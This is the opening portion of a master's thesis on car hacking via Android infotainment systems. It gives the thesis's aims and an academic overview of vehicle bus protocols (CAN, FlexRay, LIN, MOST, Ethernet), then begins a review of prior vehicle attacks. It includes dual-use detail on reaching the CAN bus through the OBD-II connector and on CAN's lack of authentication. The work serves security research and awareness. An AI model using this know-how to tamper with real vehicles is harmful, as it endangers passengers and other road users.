FH JOANNEUM – University of Applied Sciences

Car Hacking based on Android Infotainment Systems

Master Thesis
submitted at the Degree Programme IT & Mobile Security
for the degree of „Master of Science in Engineering“

Supervisor:
FH-Prof. Dipl.-Ing. Dr. techn. Klaus Gebeshuber

Author:
Markus Wolf, BSc

Kapfenberg, May 2020

Formal declaration

I hereby declare that the present master thesis was composed by myself and that the work contained herein is my own. I also confirm that I have only used the specified resources. All formulations and concepts taken verbatim or in substance from printed or unprinted material or from the Internet have been cited according to the rules of good scientific practice and indicated by footnotes or other exact references to the original source.

The present thesis has not been submitted to another university for the award of an academic degree in this form. This thesis has been submitted in printed and electronic form. I hereby confirm that the content of the digital version is the same as in the printed version.

I understand that the provision of incorrect information may have legal consequences.

Kapfenberg, 19.05.2020

_____

Markus Wolf, BSc

Abstract

Automotive vehicles become smarter and more connected every year. Numerous interaction interfaces, proprietary implementations and lacking security mechanisms for ECUs and internal networks build up an attack surface that makes vehicles an appealing target for adversaries and researchers. In the last two decades, severe misconfigurations and vulnerabilities have been uncovered. With millions of sold vehicles every year, it is necessary to continue this research to raise awareness for vehicle security and to encourage the automotive industry to mitigate discovered issues and also to implement better in-vehicle security.

In the first chapter, the vulnerability of modern vehicles to hacking is pointed out and the main objectives of the thesis are defined. The next chapter examines, which networks can be found inside modern vehicles such as CAN or FlexRay and what kinds of message formats and protocols they use. In the third chapter, an overview of previous research about car hacking, wireless interfaces, IVIs and the Android OS is given. This is followed by an analysis of vehicle input interfaces that form a significant attack surface, as well as common security threats for them. For each interface, security mechanisms, access difficulty and possible attacks are determined, and an access range categorization is made afterwards. Chapter five consists of a case study that utilizes known vulnerabilities in the Android OS to acquire root access on a smartphone as well as an IVI. Furthermore, it demonstrates how a compromised Android device can be abused in multiple ways to access vehicle internal networks.

This thesis shows that communication inside vehicles gravely lacks security measures and the growing number of connectivity options results in more and more entry points for adversaries. Moreover, it shows that it is possible to access internal vehicle networks through a compromised IVI and how the Android OS can be abused to achieve this result. In addition, the thesis points out the necessity of mitigation mechanisms such as over-the-air-updates for security incidents in vehicles and that the automotive industry has to put more effort into securing its products.

Kapfenberg, 19.05.2020 Markus Wolf, BSc

Academic advisor: FH-Prof. Dipl.-Ing. Dr. techn. Klaus Gebeshuber

Table of Contents

List of Figures

List of Tables

List of Abbreviations

AM – Amplitude Modulation
APIM – Access Protocol Interface Module
APN – Access Point Name
AUTOSAR – Automotive Open System Architecture
CAN – Controller Area Network
CAN FD – Controller Area Network Flexible Data-Rate
DAB – Digital Audio Broadcasting
DLL – Data Link Layer
DSRC – Dedicated Short Range Communications
ECU – Electronic Control Unit
EMI – Electromagnetic Interference
FM – Frequency Modulation
FTDMA – Flexible Time Division Multiple Access
GPS – Global Positioning System
HCAN – High-Speed CAN
HCI – Host Controller Interface
IDS – Intrusion Detection System
IEEE – Institute of Electrical and Electronics Engineers
IP – Internet Protocol
IVI – In-Vehicle Infotainment System
KES – Keyless Entry System
L2CAP – Logical Link Control and Adaption Protocol
LCAN – Low-Speed CAN
LIN – Local Interconnect Network
LLC – Logical Link Control
MAC – Medium Access Control
MCU – Micro Controller Unit
MOST – Media Oriented System Transport
NAT – Native Adress Translation
OBD – OnBoard Diagnostic Interface
OPEN – One-Pair Ethernet
OS – Operating System
OSI – Open Systems Interconnection
PL – Physical Layer
PoE – Power over Ethernet
RCE – Remote Code Execution
RDP – Responsible Disclosure Policy
RFI – Radio Frequency Interference
RKE – Remote Keyless Entry
RTR – Remote Transmition Request
SMP – Security Manager Protocol
SDP – Service Discovery Protocol
TCM – Telematics Control Module
TCP – Transmission Control Protocol
TDMA – Time Division Multiple Access
UDP – User Datagram Protocol
UDS – Unified Diagnostic Services

Acknowledgement

At this point I wish to express my sincere thanks to all persons who were involved in the process of writing this master thesis.

I am most grateful to my supervisor FH Prof. Dipl.-Ing. Dr. techn. Klaus Gebeshuber, who supported me in every aspect throughout the whole process, beginning with the topic selection and ending with the submission of the thesis.

Many thanks also belong to the AVL List GmbH Graz, where I was able to write this thesis during my employment in the Resarch & Technology department. Special gratitude belongs to my supervisor Dipl.-Ing. Stefan Marksteiner for his outstanding support and encouragement.

Furthermore, I thank my mother Maria for the continuous encouragement, support and attention.

Last but not least I thank my girlfriend Tanja and close friend Karl for their unceasing support and proofreading.

"The world needs more hackers, and the world definitely needs more car hackers. Vehicle technology is trending toward more complexity and more connectivity. Combined, these trends will require a greater focus on automotive security and more talented individuals to provide this focus." - Chris Evans (Smith, 2016)

1 Introduction

For many years, Electronic Control Unit (ECU) communication inside automotive vehicles has been focused purely on functionality and cost efficiency, leaving important aspects such as authentication and authorization behind. Protocols, for example the widely spread Control Area Network (CAN) protocol, only transmit data without any source or destination and every node on the bus is able to read or write as it pleases. While this form of communication allows to reduce the cost for hardware and software in ECUs, it also provides a major vulnerability to the automotive: once an attacker has access to the network, full control over the vehicle is possible, as shown by Miller & Valasek (2013). However, the automotive industry did not acknowledge their findings, stating that all attacks were performed from inside the vehicle network, so the car was under control from the very beginning.

Encouraged by this denial, Miller & Valasek (2014b) evaluated the attack surfaces of different vehicles, resulting in a list of potential entry points for various modern vehicles. Based on this analysis, they performed a vulnerability assessment on a Jeep Cherokee, which seemed to be the most promising target in their follow-up research (Miller & Valasek, 2015). As a result, they were able to take over the Uconnect in-vehicle infotainment system (IVI) and used it for further exploitation of the vehicle. Ultimately, they were able to access the CAN network remotely over a cellular connection to the IVI. This gave them full remote control over the vehicle and they used it to disable the accelerator, play music, turn off the engine and finally to steer it off the road while a reporter was sitting behind the steering wheel (Greenberg, 2015).

A similar approach was made by Computest (2018). By connecting the QNX IVI to a WiFi Hotspot and exploiting a vulnerable service that was accessible from the

network, full control over the device was achieved. Through further exploitation of the Renesas V850 chip in the device, access to the CAN Network was granted, a scenario which was already investigated by Miller & Valasek (2015).

Further research has proven convincingly that IVIs provide a major security risk for modern vehicles. Common interfaces that are used for communication between vehicle, user and environment are Radio, Bluetooth, Wireless, Cellular Networks and USB. If only one of the listed items is vulnerable, it is very likely to access the internal networks and send arbitrary messages that could harm the passengers inside the affected and other nearby located vehicles.

1.1 Objectives

This thesis aims to evaluate what kind of attack surface modern automotive vehicles provide and what significance is added by IVIs. It explores how IVIs can be compromised, which Interfaces are most suited for exploitation and subsequently how IVIs can be used used to access the internal networks of vehicles. Additionally, it intends to determine which software and hardware tools exist that might be used to perform penetration tests on vehicles. Due to the manufacturer properitary nature of ECUs in vehicles, this thesis will not go into details about cases of exploitation of single vehicles, but rather provide a more general approach by investigating Android based IVIs that can be retrofitted into almost any vehicle. A case study demonstrates how such an IVI with a vulnerable operating sytem (OS) version can be accessed directly or through an Android Smartphone. Furthermore, it shows how the IVI can be used to access the internal CAN Network of a Mazda 3BL from 2012. Lastly, a conclusion is formed in chapter 6 that reviews the central statements of the thesis. The ulterior motive is to raise awareness for the necessity of security measures both in software and hardware for modern vehicles, such as over-the-air updates of ECUs, as well as to showcase the dangers of outdated OS versions through known software vulnerabilities in an automotive environment.

1.2 Methodology

The first step consists of a literature research, which discusses the communication between ECUs in modern vehicles, which attack surfaces vehicles provide and which hardware and software tools exist that might be usable in the context of car hacking. Further, the gathered tools are listed in a matrix that displays metadata regarding the purpose, targeted automotive interface, documentation, author license model, environment requirements, costs and more per tool. As practical part of the thesis, a case study is performed where a proof of concept exploit of an IVI with an Android operating system is presented. Utilizing this exploit, the IVI is used to access the internal CAN bus of a vehicle and to perform sniffing and message injection.

2 Vehicle Internals

Modern vehicles contain hundreds of ECUs that fulfil specific functions e.g. engine management, brake control, lighting and many more. These electrical components are connected with others through copper cables or optical fiber connections. Depending on the needed data rate and purpose of the ECUs, different bus protocols are used for communication in these networks. This chapter aims to give an explanation of the most common bus protocols that can be found in modern vehicles and what they are used for. Because these bus systems were designed with functionality and not security in mind, gaining access to one or more of them is a major goal for car hacking.

2.1 Electronic Control Units

The Term ECU originated in 1977, when General Motors started to install an electric device that used a microprocesser to compute electronic spark timing. GM soon implemented microprocessor-based engine controls in its entire domestic passenger car production range and other manufacturers rapidly adapted this approach. The cost of electronics in automotive vehicles grew rapidly from around ten percent in the late 1970s to fifteen percent in 2005. With the development of hybrid vehicles, it amounted already around 45 percent in 2009, when a premium-class automobile contained around 100 different ECUs. (Charette, 2009).

As more and more electronic components were appearing in vehicles, the abbreviation ECU changed its meaning to Electronic Control Unit, which is commonly used until today. Modern cars use complex distributed computer systems that include millions of lines of code spanning over various different processors, which are connected via different internal networks. This approach offers significant advantages in terms of efficiency, safety and costs but also allows attackers that are connected to internal networks to bypass various control systems and safety critical elements such as engine and brakes. (Checkoway et al, 2011, p. 1)

2.2 Controller Area Network

The Controller Area Network (CAN) is the most common in-vehicle network and was designed by Bosch in the middle of the 1980s to address multiplexing communication in vehicles. This new design decreased the length and number of wiring by around 40% and allowed sensor sharing across ECUs. Standardized by the International Organisation for Standardization (ISO) in 1994, it is now the standard for automotive application data transimission, because of its bounded communication delays, robustness and cost efficiency. Today it is usually implemented as an SAE class C network for powertrain and chassis for realtime-control with a baud rate of 250 or 500 Kbit/s and additionally as a class B network for electronics in the body domain at a baud rate of 125 Kbit/s. Data can be transmitted periodically, non-periodically or on demand and frames are labeled by an identifier, which is used for priority scheduling. (Navet and Simonot-Lion, 2013 p. 11)

In the OSI refence model, the CAN architecture is located at the Data Link Layer (DLL) and Physical Layer (PL). The DLL is responsible for fault confinement. It is divided into a Logical Link Control (LLC) layer that manages acceptance filtering, overload notification and recovery management and a Medium Access Control (MAC) layer that performs data en- and decapsulation, frame coding, medium access management, error detection and signalling, acknowledgement and serialization and deserialization. Functionality on the PL is split into three subcategories: Physical Signalling, (PLS) which handles bit en- and decoding, bit timing and synchronization, Physical Medium Attachment (PMA) that manages driver and receiver characteristics and the Medium Dependent Interface (MDI) that implements connectors. The MAC sublayer is managed by a Fault Confinement Entity (FCE). Fault confinement itself is defined as an autonomous process that differenciates permanent and occasional errors. (ISO, 2003a, p.7-8)

2.2.1 CAN Protocol

The CAN protocol has two versions that are distinguished by the identifier. Standard CAN (2.0A) uses an eleven bits identifier and extended CAN (2.0B) has a twentynine bit identifier, but only CAN 2.0A is typically used because it provides enough identifiers, meaning that 2^{11} different identifiers are sufficient. A standard CAN data frame contains up to 8 bytes of data for an overall size of maximum 135 bits (including protocol overheads) and consists of the following components:

- A header field that contains the identifier, Remote Transmission Request (RTR) bit that distinguishes between data frame (0) and data request (1), and the Data Length Code that contains the number of data field bytes
- The data field with up to 8 bytes
- The 15 bits Cyclic Redundancy Check field
- The Acknowledgement field, which allows the sender to know that at least one other node received the frame correctly
- The End-of-Frame field and intermission frame space to separate successive frames

The listed items are visualized in figure 1, which shows the layout of a standard CAN frame. (Navet and Simonot-Lion, 2013 p. 11-12)



Figure 1: CAN Data Frame Layout (Navet and Simonot-Lion, 2013, p.13)

The ISO defines four different frame types for communication:

- Data frame: carries data from a transmitter to all receivers
- Remote frame: requests transmission of the data frame with same identifier
- Error frame: is transmitted by any node in case of a bus error
- Overload frame: provides an extra delay between neighboring data or remote frames

Additionally, remote and data frames are usually separated by an interframe space. (ISO, 2003a, p. 24)

Conflicts on the CAN Bus are solved by an arbitration process that uses the frame identifier and RTR field to determine priority. If one node sends a recessive bit and observes a dominant bit on the bus due to the “and” operator of the physical layer, it stops transmitting. The frame with the lowest identifier is allowed to continue sending and all other nodes wait until the bus is free again before attempting to resend their frames. The arbitration process works because sending nodes also monitor the bus at the same time and the signal has to be able to reach the furthest node and travel back before the bit value is fixed. Therefore, the bit time has to be at least twice the value of the propagation delay that limits the baud rate: 250 Kbit/s can be used over 250 meters of cable, whereas 1 Mbit/s is limited to 40 meters.

Error detection is realized through several mechanisms e.g. checking if the frame CRC is identical to the computed CRC of the receiver, checking the validity of the frame structure and the absence of bit stuffing errors. When an error is detected, the station sends an error flag frame and the defective frame goes back into the arbitration phase. Identification of permanent failures is done by individual nodes themselves which might result in non-detection of errors, e.g. a broken oscillator forcing a node to send a dominant bit continuously. Because of this reason CAN is not fit for safety-critical applications without additional fault-tolerance mechanisms. A single faulty node may corrupt the traffic of the whole CAN network by sending messages that do not match the protocol specifications like frame period and length. Because only the DLL and PL are defined by the CAN standard, various protocols have been nominated for standardized startup procedure e.g. AUTOSAR and OSEK/VDX, periodic frame transmition and data segmentation. Message contents are standardized for ECU to ECU communication in the J1939 protocol, which is widely used, for example in trucks and buses by Scania. (Navet and Simonot-Lion, 2013 p. 12-15)

2.2.2 Accessing the CAN Network

Physically, CAN uses two copper wires, one for a high (CAN_H) and one for a low (CAN_L) signal. When a bit is sent on the bus, the signal is broadcasted on both cables at the same time, rising the CAN_H voltage and dropping the CAN_L voltage an equal amount as seen in figure 2. This creates a maximum difference and provides noise fault tolerance, which is important in an automotive environment. ECUs and sensors are equipped with transceivers that check if both voltages change, otherwise the packet is rejected as noise. (Smith, 2016, p. 17)



Figure 2: Physical bit representation (ISO, 2003b, p. 4)

In recessive state, which is used during idle or recessive bit transmission, V_{CAN_H} and V_{CAN_L} are at the mean voltage level provided by the bus termination and V_{diff} is below a certain threshold. In dominant state, the threshold is greater than the minimum threshold and overwrites the recessive state to transmit a dominant bit. If more than one node tries to transmit a dominant bit during arbitration, V_{diff} exceeds the regular dominant V_{diff}. (ISO, 2003b, p.4)

Each termination end of the bus consists of a 120-ohm resistor across both wires, so termination can be neglected, except if a terminating device is removed in order to sniff. Most vehicles use an On-Board Diagnosis II (OBD-II) connector, that gives access to the internal networks and is usually located on the driver side left or right of the steering wheel under the dashboard. The CAN wires in the connector are easy to find, because of their default voltage of 2.5V. When a signal is sent, the voltages change to 3.5V (CAN_H) and 1.5V (CAN_L). High-speed CAN uses pin six for high and pin fourteen for low signal on the connector. Mid-speed and low-speed CAN lines are located on other pins and may use other protocols than standard CAN. Also, not all buses present in a vehicle may be exposed on the OBD-II connector. (Smith, 2016, p. 17-18)



Figure 3: OBD-II Connector Layout of a General Motors Vehicle (Smith, 2016, p 32)

Figure 3 shows the layout of an OBD-II connector of a General Motors vehicle. Remaining pins are manufacturer specific, so the exact layout of a connector may differ and the connector may have more than one CAN connection. Low speed CAN has a baud rate around 33 Kbit/s, mid speed uses around 128 Kbit/s and high speed CAN operates around 500 Kbit/s. (Smith, 2016, p. 32)

2.2.3 Extension Protocols

In some cases, the 8 bits of payload in a CAN frame are not sufficient to transmit all desired information. Therefore, protocols on top of the CAN protocol such as ISO-TP and CANopen have been developed to transmit larger amounts of data over the bus.

ISO-TP (ISO 15765-2) is a standard that is used for transmittion of packets that exceed the 8-byte limit of CAN, supporting up to 4095 bytes long packets by chaining subsequent CAN frames. It is mostly used for Unified Diagnostic Services (UDS) and KWP (a CAN alternative) messages or to transmit large amounts of data via the CAN bus. ISO-TP is encapsulated into CAN frames by using the first byte of the payload section for extended addressing and sending the payload in the remaining seven bytes. CANopen is another extension fo the CAN protocol. It breaks down the eleven bit identifier to a four bit function code and seven bit node ID. This protocol is more often used in industrial settings than in automotive environments. Although it is very similar to standard CAN, it has a defined structure around arbitration IDs, making it easier to reverse and document. (Smith, 2016, p. 19-20)

After 20 years of usage, CAN has proven to be a robust and cost-effective network technology, but vehicles are evolving and implementing new aspects like hybrid, electric propulsion or driver assistance require a more real time communication approach that is addressed by FlexRay and Ethernet networks. Other new requirements represent energy efficient ECU mode management, functions that use multiple ECUs, large software downloads and additional security for end-to-end integrity and prevention of potential failues. (Navet and Simonot-Lion, 2013 p. 12-15)

2.3 CAN FD

CAN Flexible Data-Rate (CAN FD) was presented by Bosch GmbH at the International CAN Conference in 2012. It combines the features of CAN with two additional benefits. The first one is a larger payload that can contain up to 64 bytes in the data field. The second is a higher data rate that can be freely chosen, e.g. 10 MBit/s

but depends on network topology and transceiver efficiency in practice. (Navet and Simonot-Lion, 2013 p. 17)

Use Cases of CAN FD are:

- Faster software download
- Avoid long message splitting
- Higher bandwidth
- Network dimension limited baud rate

CAN FD provides a seamless upgrade from standard CAN and has similar costs, existing software and applications can easily be used and physical structures can be used as well. It also allows to extend the lifecycle of existing E/E-Architectures and is suited for truck use cases, because of its faster baud rate. (Lindenkreuz, 2012, p. 9ff)

2.4 FlexRay

The FlexRay protocol was introduced by a consortium of major companies in the automotive industry, that included BMW, Bosch, Daimler, General Motors, NXP Semiconductors, Freescale Semiconductor and Volkswagen in 2004 and since 2006 it has been used in vehicles from BMW and Audi. It provides topology and transmission redundancy, allowing a bus, star or multi-star configuration without the mandatory of replicated channels or a bus guardian. Communication cycles are defined as concatenation of a time-triggered and an event-triggered window as seen in figure 4 and are executed periodically. The time-triggered window uses a Time Division Multiple Access Medium Access Control (TDMA MAC) protocol, where a station might have several slots in the window and the event-triggered part uses Flexible Time Division Multiple Access (FTDMA), where each station owns a specified number of mini-slots in a time unit that it can use to start a transmission. (Navet and Simonot-Lion, 2013 p. 19)

A FlexRay cycle is the equivalent to a packet, its length is defined at design time and should consist of a static, dynamic, symbol window and idle part. Slots in the static segment are reserved for data that serves a constant purpose. When an information has to be updated, the responsible ECU changes the value in the slot and all other ECUs

know what kind of information the slot contains. Data in the dynamic segment may have a changing representation. Consisting of minislots, which are typically one macrotick (usually one millisecond) long, this segment contains mostly occasionally changing, insignificant data e.g. internal air temperature. Network signalling is done in the symbol window and the idle segment is used for ECU synchronization. (Smith, 2016, p. 28)



Figure 4: FlexRay communication cycle with 4 Nodes
(Navet and Simonot-Lion, 2013, p.20)

As a high-speed bus, FlexRay has a data rate of ub to 10 Mbit/s and is therefore primarily used for time-critical communications such as brake-by-wire, steer-by-wire and drive-by-wire. However, the implementtion is more cost intense than other networks, so it is only used in high end systems, whereas CAN is used for midrange and LIN for low-cost devices. On the hardware level, FlexRay uses twisted-pair copper cables and is able to use a dual-channel setup, but most implementations only use a single cable pair. A Network can be set up as a bus or as a star for longer segments. Star topologies have central a FlexRay Hub device that communicates with all other network nodes. Bus configurations need proper resistor termination, same as in CAN networks. Both topologies are mergeable to create hybrid layouts. At the time of the network creation, the manufacturer has to specify the layout and embed this information into the connected devices in contrast to CAN, where a device only needs to know the baud rate and which IDs are important. This leads to complications for testing devices that want to participate in a FlexRay network without knowing the configuration, because of missing information what data is stored in which packet slots. The Field Bus Exchange Format (FIBEX) aims to solve this problem through topology maps that record ECUs with connected channels and implement gateways

for routing behaviour determination between buses. These maps may also contain known signals and how they should be interpreted. (Smith, 2016, p. 27)

Each FlexRay frame consists of a five-byte header that contains the identifier and payload length, a payload with up to 254 data bytes and a 24 bit CRC. In terms of dependability, the standard itself only specifies optional components like a bus guardian, star coupler (passive or active) and clock synchronization algorithms. Membership services or node management have to be implemented in software or hardware on top of it, making efficient and correct solutions a layer above the communication controller more difficult. Because of its ability to mix single and dual transmission support links on a network, node sub networks with various fault-tolerance capabilities and without bus guardians, the protocol proves cost efficiency and component recyclability in an automotive environment. (Navet and Simonot-Lion, 2013 p. 20-21)

2.5 LIN Network

As a low-cost serial communication system, the Local Interconnect Network (LIN) is used as SAE class A network, because higher bandwidth and multiplexing are not needed as in CAN. Developed by Daimler, Volkswagen, BMW and Volvo it occurs in many cars. The specification package (version 2.2A) includes the physical and data link layer transmission protocol for master-slave communications, as well as the diagnostic protocol above it. LIN clusters consist of a single master node and several slave nodes connected by a shared bus. The physical layer consists of a single wire with 20 Kbit/s data rate and the master node decides frame transmission orders with a schedule table. This schedule table is a central element in the network and contains the queue of messages that are waiting for transmission and their corresponding time slots. Before a frame is sent, the master node sends a so called “header” on the bus which tells the slave to send its data as response. Each node on the bus is able to read messages from the bus and, as in CAN, each message has an identifier, for which 64 bits are available. The frame format and time period (frame slot) are visualized in figure 5. (Navet and Simonot-Lion, 2013 p. 23)



Figure 5: LIN frame format. (Navet and Simonot-Lion, 2013 p. 23)

The master node sends the frame header with the identifier, and the slave node that owns the said identifier puts the data into the response field. The break symbol marks the start of the frame and contains at least 13 “0” bits followed by a single “1” bit which serves as delimiter. All other byte fields on the frame are delimited by a “0” start bit and a “1” stop bit and the sync byte has an alternating bit stream, allowing slaves to synchronize and identifiy a new frame start. The protected identifier contains six bits for the identifier itself and two parity bits. The following data field contains up to eight bytes, and lastly, a checksum is sent that allows receivers to detect faulty bits. In the LIN network, five frame types are possible: user-defined, diagnostic, sporadic, event-triggerd and unconditional. The last three types transfer signals. unconditional frames are used for common master-slave communications and send in their corresponding slots. Sporatic frames are sent by the master on a signal update. Event-triggered frames are sent by the master to obtain a list of signals from different nodes. To save bandwidth, these nodes will only answer if the signal has an updated. Collision handling is performed by the master, who requests each signal in the list. Nodes on the LIN Bus can be sent into a sleep node through a special diagnostic frame and can be woken up again in the same way to limit the energy consumption of the system. (Navet and Simonot-Lion, 2013 p. 24-25)

Because the LIN bus itself is usually not present at the OBD-II connector, the LIN master node is often connected to a CAN bus. It handles CAN packets directly and forwards controls to simple devices. For diagnostic information, the master sends a packet with ID 60 and all slave nodes respond with ID 61. All 8 payload bytes are used in the diagnostic response, where the first half is used for ISO-compliant diagnostics and the second half can be used device-specific. (Smith, 2016, p. 24)

2.6 MOST Network

Multimedia and infotainment applications in modern cars require transmissions of larger data amounts which led to the development of new protocols. Media Oriented System Transport (MOST) is one of these and represents a multimedia network that provides point-to-point video and audio data transport at different data rates. Supported applications are radios, GPS navigation systems, video displays and entertainment sytems. On the physical layer, it consists of a Polymer Optical Fiber (POF) with better EMI resilience and transfer rates than copper wires. It has already been used in various model series from BMW and Daimler in 2008 and is now a standard for video and audio data transfer in vehicles. Since its third revision, a transport channel that can transport standard Ethernet frames e.g. for IP traffic is supported. Due to the high bandwidth that was introduced by MOST150 in 2007 it is also used for internet service access, web browsing and multiple independent audio and video access through a single bus. (Navet and Simonot-Lion, 2013 p. 26)

MOST Networks usually use a ring or virtual star topology with up to 64 nodes, where one device acts as timing master that sequentially sends frames to the ring. It works at around 23 Mbaud, supporting up to 15 uncompressed CD quality audio or MPEGI audio/video channels. Frames consist of three channels: Synchronous for streamed data (video/audio), asynchronous for packet distributed data (TCP/IP) and Control for control and low-speed data (HMI). Configuration messages are sent via a separate channel at 768 Kbaud. Aside from a timing master, each network has a network master that assigns addresses to devices, allowing a plug-and-play structure. Unlike other buses, MOST routes packets through dedicated in- and out-ports. (Smith, 2016, p. 24-25)

2.7 Automotive Ethernet

After MOST and FlexRay which are rather expensive and do not have widespread adaption in vehicles, automotive ethernet is the latest trend in vehicle communication networks. Implementations may vary, but they are usually similar to conventional computer networks. CAN packets can be encapsulated in UDP packets and audio streams are transmitted as Voice over IP (VoIP). Ethernet technology is able to send data at up to 10 Gb/s, using standardized and well-established protocols and topologies of choice. A challenge in this context might be how to access the network physically as a researcher or adversary, because of the proprietary internal wiring that does not use RJ45 connectors. (Smith, 2016, p. 30-31)

Reasons why ethernet technology has not been installed in vehicles, although it is used in computer networks since decades, are missing compliance with OEM EMI/RFI requirements due to RF interference, no guaranteed latency in low microsecond range, no way for bandwith allocation control for streams that results in the unability to transmit shared data from multiple sources simultaneously and no mechanism for time synchronization between connected devices. A joint study of Bosch and Broadcom estimated that the use of Ethernet with a data rate of 100 Mb/s could reduce the cost of connectivity throughout vehicles up to 80 percent and reduce cable weight up to 30 percent. In recent years multiple technologies have been developed to realize Ethernet usage in vehicles. Automotive Open System Architecture (AUTOSAR), an open and standardized software architecture which includes a TCP/UDP/IP stack for vehicles, allows for seamless operation with multiple devices on a single shared network and is widely used in the industry by now. One-Pair Ethernet (OPEN) is a standard developed by Broadcom to transmit 100 Mb/s data bidirectional up to 700 metres over a single pair of copper wires. For further wire reduction, the IEEE 801.3bu taskforce worked on a standard for Power over Ethernet (PoE) on a single wire pair. Regarding time synchronization, the IEEE 802.1AS standard has been chosen which utilizes a “profile” for IEEE 1588 v2 and provides faster methods for master clock selection. In order to provide latency in single microsecond range, the IEEE 802.3br (Interspersed Express Traffic) taskforce works on a system where regular packets may be interrupted by “Express packets” and continue transmission afterwards. (Ixia, 2014, p. 9 – 13)

3 Related Work

This chapter contains previous research on car hacking, especially regarding the CAN bus network, In-vehicle infotainment systems and wireless interfaces such as Bluetooth, telematic control units or WiFi hotspots. Since this thesis contains an exploit of the Bluetooth service on devices that run the Android operating system, it also includes related research of Android in automotive environments, as well as the BlueBorne exploit.

3.1 Car Hacking

When looking into the topic of car hacking, the most notorious source is the “The Car Hacker’s Handbook” (Smith, 2016), which contains detailed information about the attack surface and internal components of modern vehicles. The primary focus lies on vehicle threat models, bus systems, especially the Controller Area Network (CAN) bus and how to send and receive messages on it, Electric Control Units (ECUs) and other components like In-Vehicle Infotainment Systems (IVIs) or Wireless Systems. Various examples for vehicle data extraction and interpretations of corresponding results, as well as a list of tools used to perform these experiments are also included.

The first addressed topic is threat modeling, especially how to identify entry points in a vehicle and related threats for the receivers that process input information. A rating system shows how to interpret the results of this rating. The most important vehicle network in this context is the CAN bus. It is explained how data is sent across it, which structure packets on the bus have and how ISO-TP, CANopen or SAE J1850 protocols work. Other Bus and Protocol systems that might be found in modern vehicles are MOST, Ethernet and FlexRay.

Another important topic is how to communicate with a CAN network via the Linux package “can-utils” and how to write sniffing tools. Because the CAN bus and its protocols only define how communication is realized between ECUs, but not what data is transferred, Another major topic is the structure of Diagnostic Trouble Codes (DTCs) and Universal Diagnostic Service (UDS) Messages, how they can be identified

and how these proprietary communications can be reverse engineered. This is necessary, because due to almost no standards for communication, authentication and authorization on the bus are in place, every manufacturer has created their encoding for messages.

